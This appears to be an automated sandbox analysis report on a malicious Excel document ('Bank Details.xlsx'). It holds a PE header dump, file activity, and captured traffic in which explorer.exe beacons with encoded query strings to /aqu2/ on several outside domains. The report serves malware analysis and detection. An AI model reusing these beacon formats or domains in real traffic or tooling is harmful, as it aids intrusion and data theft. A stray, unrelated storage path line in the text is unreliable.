69 63 68 a1 0d 24 fb 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 1d cd 38 45 00 00 00 00 00 00 00 00 e0 00 0f 01 0b 01 06 00 00 5c 00 00 00 86 02 00 00 04 00 00 66 31 00 00 00 10 00 00 00 70 00 00 00 00 40 00 00 10 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 90 03 00 00 04 00 00 00 00 00 00 02 00 00 00 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 50 74 00 00 b4 00 00 00 00 80 03 00 67 05 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 70 00 00 80 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 fe 5b 00 00 00 10 00 00 00 5c 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 fe 11 00 00 00 70 00 00 00 12 00 00 00 60 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 d4 64 02 00 00 90 00 00 00 04 00 00 00 72 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 6e 64 61 74 61 00 00 00 80 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 c0 2e 72 73 72 63 00 00 00 67 05 00 00 00 80 03 00 00 06 00 00 00 76 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$lJ$$$/{$%9$"y$.$f"$Rich$PEL8E\f1p@Ptgp.text[\ `.rdat ap`@@.datadr@.ndata.rsrcgv@@

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49171	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 12, 2021 11:39:06.563976049 CEST	289	OUT	GET /aqu2/?NP=K5Kf6zcgTMboCFmhMfN1gGfLaJuyFjl9HZYEWhqsekuFhK5NTINkzxSmehZhuXmdAQL3VA==&Yzrt=nN6d4T HTTP/1.1 Host: www.playfulpainters.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Apr 12, 2021 11:39:06.765571117 CEST	289	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Mon, 12 Apr 2021 09:39:06 GMT Content-Type: text/html Content-Length: 275 ETag: "60733cbf-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49172	104.21.71.76	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 12, 2021 11:39:11.909651041 CEST	290	OUT	GET /aqu2/?NP=s46ojqJle3Soul44eo8rnM8O95xci96QFJKF/CkhZ8StqcbPmW9gr+kDew9qIR65/st6pQ==&Yzrt=nN6d4T HTTP/1.1 Host: www.hostvngiare.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Apr 12, 2021 11:39:11.981149912 CEST	291	IN	HTTP/1.1 301 Moved Permanently Date: Mon, 12 Apr 2021 09:39:11 GMT Transfer-Encoding: chunked Connection: close Cache-Control: max-age=3600 Expires: Mon, 12 Apr 2021 10:39:11 GMT Location: https://www.hostvngiare.com/aqu2/?NP=s46ojqJle3Soul44eo8rnM8O95xci96QFJKF/CkhZ8StqcbPmW9gr+kDew9qIR65/st6pQ==&Yzrt=nN6d4T cf-request-id: 09670c19cb0000068e830b1000000001 Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=ZyBOrU4ckO7e3WehDe3r2bcSTKPUJAttYkMq%2BXaQBnlHHpuxL5dSNDKSpvRJP2FBB8MMysd95tPHkcApLTFmbUtaIVwhCuGHzAclt6yhI0qu8R0d"}],"max_age":604800,"group":"cf-nel"} NEL: {"max_age":604800,"report_to":"cf-nel"} Server: cloudflare CF-RAY: 63eb7c6faf58068e-LHR alt-svc: h3-27=":443"; ma=86400, h3-28=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.22	49173	198.54.117.212	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 12, 2021 11:39:17.281395912 CEST	292	OUT	GET /aqu2/?NP=s0A+R2zuZA1+LPHAc9M/AmUzyN8aP2GBLv9J4fG53S1jdbvs3uSd9usyNyOEpwpEqUbLdg==&Yzrt=nN6d4T HTTP/1.1 Host: www.thesixteenthround.net Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.22	49174	104.128.125.95	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 12, 2021 11:39:23.036487103 CEST	293	OUT	GET /aqu2/?NP=toEAtfX1LDSonbWoA+2t7dOdvm85giv91wk/sm/PalfrX1ye/8l3cmSiDehl2Pz5Hv2v/g==&Yzrt=nN6d4T HTTP/1.1 Host: www.qcmax.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Apr 12, 2021 11:39:23.232377052 CEST	294	IN	HTTP/1.1 200 OK Server: Tengine Date: Mon, 12 Apr 2021 09:39:23 GMT Content-Type: text/html;charset=utf-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Data Raw: 33 34 31 0d 0a 0a 0a 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 0a 3c 73 63 72 69 70 74 3e 0a 76 61 72 20 5f 68 6d 74 20 3d 20 5f 68 6d 74 20 7c 7c 20 5b 5d 3b 0a 28 66 75 6e 63 74 69 6f 6e 28 29 20 7b 0a 20 20 76 61 72 20 68 6d 20 3d 20 64 6f 63 75 6d 65 6e 74 2e 63 72 65 61 74 65 45 6c 65 6d 65 6e 74 28 22 73 63 72 69 70 74 22 29 3b 0a 20 20 68 6d 2e 73 72 63 20 3d 20 22 68 74 74 70 73 3a 2f 2f 68 6d 2e 62 61 69 64 75 2e 63 6f 6d 2f 68 6d 2e 6a 73 3f 64 63 34 64 64 62 66 32 62 33 66 65 65 66 64 61 35 35 37 35 30 61 66 34 34 30 35 35 30 32 31 62 22 3b 0a 20 20 76 61 72 20 73 20 3d 20 64 6f 63 75 6d 65 6e 74 2e 67 65 74 45 6c 65 6d 65 6e 74 73 42 79 54 61 67 4e 61 6d 65 28 22 73 63 72 69 70 74 22 29 5b 30 5d 3b 20 0a 20 20 73 2e 70 61 72 65 6e 74 4e 6f 64 65 2e 69 6e 73 65 72 74 42 65 66 6f 72 65 28 68 6d 2c 20 73 29 3b 0a 7d 29 28 29 3b 0a 3c 2f 73 63 72 69 70 74 3e 0a 0a 0a 3c 74 69 74 6c 65 3e 35 30 32 20 42 61 64 20 47 61 74 65 77 61 79 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 20 62 67 63 6f 6c 6f 72 3d 22 77 68 69 74 65 22 3e 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 35 30 32 20 42 61 64 20 47 61 74 65 77 61 79 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0a 0d 0a 30 0d 0a 0d 0a Data Ascii: 341<html><head><script>var _hmt = _hmt || [];(function() { var hm = document.createElement("script"); hm.src = "https://hm.baidu.com/hm.js?dc4ddbf2b3feefda55750af44055021b"; var s = document.getElementsByTagName("script")[0]; s.parentNode.insertBefore(hm, s);})();</script><title>502 Bad Gateway</title></head><body bgcolor="white"><center> 502 Bad Gateway </center><hr><center>nginx</center></body></html>... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.22	49175	144.76.242.196	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 12, 2021 11:39:38.657286882 CEST	295	OUT	GET /aqu2/?NP=n0kajkVKrFhs8OXGdIr62gA+iBln1jDamJdU2gSjeygeLyUnpUxBQzZrsA56E2MZ1cixJw==&Yzrt=nN6d4T HTTP/1.1 Host: www.christlicheliebe.net Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Apr 12, 2021 11:39:38.728241920 CEST	296	IN	HTTP/1.1 404 Not Found Server: nginx Date: Mon, 12 Apr 2021 09:39:38 GMT Content-Type: text/html Content-Length: 808 Connection: close Last-Modified: Sat, 27 Jul 2019 17:29:53 GMT ETag: "328-58ead01c2b1d3" Accept-Ranges: bytes Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 75 74 66 2d 38 22 3e 0a 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 78 2d 75 61 2d 63 6f 6d 70 61 74 69 62 6c 65 22 20 63 6f 6e 74 65 6e 74 3d 22 69 65 3d 65 64 67 65 22 3e 0a 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 73 68 72 69 6e 6b 2d 74 6f 2d 66 69 74 3d 6e 6f 22 3e 0a 20 20 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 74 79 6c 65 73 68 65 65 74 22 20 68 72 65 66 3d 22 2f 65 72 72 6f 72 5f 64 6f 63 73 2f 73 74 79 6c 65 73 2e 63 73 73 22 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 64 69 76 20 63 6c 61 73 73 3d 22 70 61 67 65 22 3e 0a 20 20 20 20 3c 68 31 3e 53 65 72 76 65 72 20 45 72 72 6f 72 3c 2f 68 31 3e 0a 20 20 20 20 3c 64 69 76 20 63 6c 61 73 73 3d 22 65 72 72 6f 72 2d 63 6f 64 65 22 3e 34 30 34 3c 2f 64 69 76 3e 0a 20 20 20 20 3c 68 32 3e 50 61 67 65 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 32 3e 0a 20 20 20 20 3c 70 20 63 6c 61 73 73 3d 22 6c 65 61 64 22 3e 54 68 69 73 20 70 61 67 65 20 65 69 74 68 65 72 20 64 6f 65 73 6e 27 74 20 65 78 69 73 74 2c 20 6f 72 20 69 74 20 6d 6f 76 65 64 20 73 6f 6d 65 77 68 65 72 65 20 65 6c 73 65 2e 3c 2f 70 3e 0a 20 20 20 20 3c 68 72 2f 3e 0a 20 20 20 20 3c 70 3e 54 68 61 74 27 73 20 77 68 61 74 20 79 6f 75 20 63 61 6e 20 64 6f 3c 2f 70 3e 0a 20 20 20 20 3c 64 69 76 20 63 6c 61 73 73 3d 22 68 65 6c 70 2d 61 63 74 69 6f 6e 73 22 3e 0a 20 20 20 20 20 20 3c 61 20 68 72 65 66 3d 22 6a 61 76 61 73 63 72 69 70 74 3a 6c 6f 63 61 74 69 6f 6e 2e 72 65 6c 6f 61 64 28 29 3b 22 3e 52 65 6c 6f 61 64 20 50 61 67 65 3c 2f 61 3e 0a 20 20 20 20 20 20 3c 61 20 68 72 65 66 3d 22 6a 61 76 61 73 63 72 69 70 74 3a 68 69 73 74 6f 72 79 2e 62 61 63 6b 28 29 3b 22 3e 42 61 63 6b 20 74 6f 20 50 72 65 76 69 6f 75 73 20 50 61 67 65 3c 2f 61 3e 0a 20 20 20 20 20 20 3c 61 20 68 72 65 66 3d 22 2f 22 3e 48 6f 6d 65 20 50 61 67 65 3c 2f 61 3e 0a 20 20 20 20 3c 2f 64 69 76 3e 0a 20 20 20 3c 2f 64 69 76 3e 0a 3c 2f 64 69 76 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta charset="utf-8"> <meta http-equiv="x-ua-compatible" content="ie=edge"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <title>404 Not Found</title> <link rel="stylesheet" href="/error_docs/styles.css"></head><body> Server Error 404 Page Not Found This page either doesn't exist, or it moved somewhere else. That's what you can do Reload Page Back to Previous Page Home Page </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.22	49176	18.166.77.19	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 12, 2021 11:39:44.359040976 CEST	297	OUT	GET /aqu2/?NP=mL9TVQaOR/c/9ivG5fkw1nXZWj4Nbf+dNa5NuWBK0bSYoDjNDzx/n8mD4eDtsAuI9QTUuQ==&Yzrt=nN6d4T HTTP/1.1 Host: www.18598853855.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Apr 12, 2021 11:39:44.587743044 CEST	298	IN	HTTP/1.1 302 Moved Temporarily Server: nginx Date: Mon, 12 Apr 2021 09:39:44 GMT Content-Type: text/html Content-Length: 138 Connection: close Location: https://www.18598853855.com#/?shareName=www.18598853855.com Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 33 30 32 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 33 30 32 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>302 Found</title></head><body> 302 Found <hr> nginx </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.22	49177	3.230.51.235	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 12, 2021 11:39:49.934220076 CEST	299	OUT	GET /aqu2/?NP=FDSTiZqS/7wu56xr5ud1XtYEDVJDcY6JSxG6s2Z614q4ZNLNR7otPveqGH1j6obhpY7v2w==&Yzrt=nN6d4T HTTP/1.1 Host: www.starr2021.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Apr 12, 2021 11:39:50.062820911 CEST	299	IN	HTTP/1.1 301 Moved Permanently Date: Mon, 12 Apr 2021 09:39:50 GMT Content-Type: text/html; charset=iso-8859-1 Content-Length: 329 Connection: close Server: Apache Location: http://www.starr2021.com/aqu2?NP=FDSTiZqS/7wu56xr5ud1XtYEDVJDcY6JSxG6s2Z614q4ZNLNR7otPveqGH1j6obhpY7v2w==&Yzrt=nN6d4T Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 6d 6f 76 65 64 20 3c 61 20 68 72 65 66 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 73 74 61 72 72 32 30 32 31 2e 63 6f 6d 2f 61 71 75 32 3f 4e 50 3d 46 44 53 54 69 5a 71 53 2f 37 77 75 35 36 78 72 35 75 64 31 58 74 59 45 44 56 4a 44 63 59 36 4a 53 78 47 36 73 32 5a 36 31 34 71 34 5a 4e 4c 4e 52 37 6f 74 50 76 65 71 47 48 31 6a 36 6f 62 68 70 59 37 76 32 77 3d 3d 26 61 6d 70 3b 59 7a 72 74 3d 6e 4e 36 64 34 54 22 3e 68 65 72 65 3c 2f 61 3e 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>301 Moved Permanently</title></head><body> Moved Permanently The document has moved here. </body></html>


HTTPS Packets

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Apr 12, 2021 11:38:06.606409073 CEST	52.59.165.42	443	192.168.2.22	49167	CN=*.short.gy CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Sat Jan 23 20:36:49 CET 2021 Wed Oct 07 21:21:40 CEST 2020	Fri Apr 23 21:36:49 CEST 2021 Wed Sep 29 21:21:40 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,0-10-11-13-23-65281,23-24,0	7dcce5b76c8b17472d024758970a406b
					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: EXCEL.EXE PID: 2316 Parent PID: 584

General

Start time:	11:37:45
Start date:	12/04/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13fe70000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEEAD326B4	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\Excel8.0	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEEAD326B4	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FEEACDFDDC	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\~DFB39D3748CA39D479.TMP	success or wait	1	7FEEACEDEAD	unknown
C:\Users\user\AppData\Local\Temp\~DF89C8D5ACE2F49ACE.TMP	success or wait	1	7FEEACEDEAD	unknown

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$Bank Details.xlsx	unknown	55	05 41 6c 62 75 73 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.user	success or wait	1	1400BF526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$Bank Details.xlsx	unknown	110	05 00 41 00 6c 00 62 00 75 00 73 00 20 00	..A.l.b.u.s.	success or wait	1	1400BF591	WriteFile
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	4d 53 46 54	MSFT	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	02 00 01 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	09 04 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	2	51 00	Q.	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	2	00 00	..	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	2	02 00	..	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	2	00 00	..	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	06 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	91 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	d0 02 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	08 24 00 00	.$..	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	24 00 00 00	$...	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	ff ff ff ff	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	20 00 00 00	...	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	80 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	0d 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	a2 01 00 00	....	success or wait	1	7FEEACDFDDC	unknown
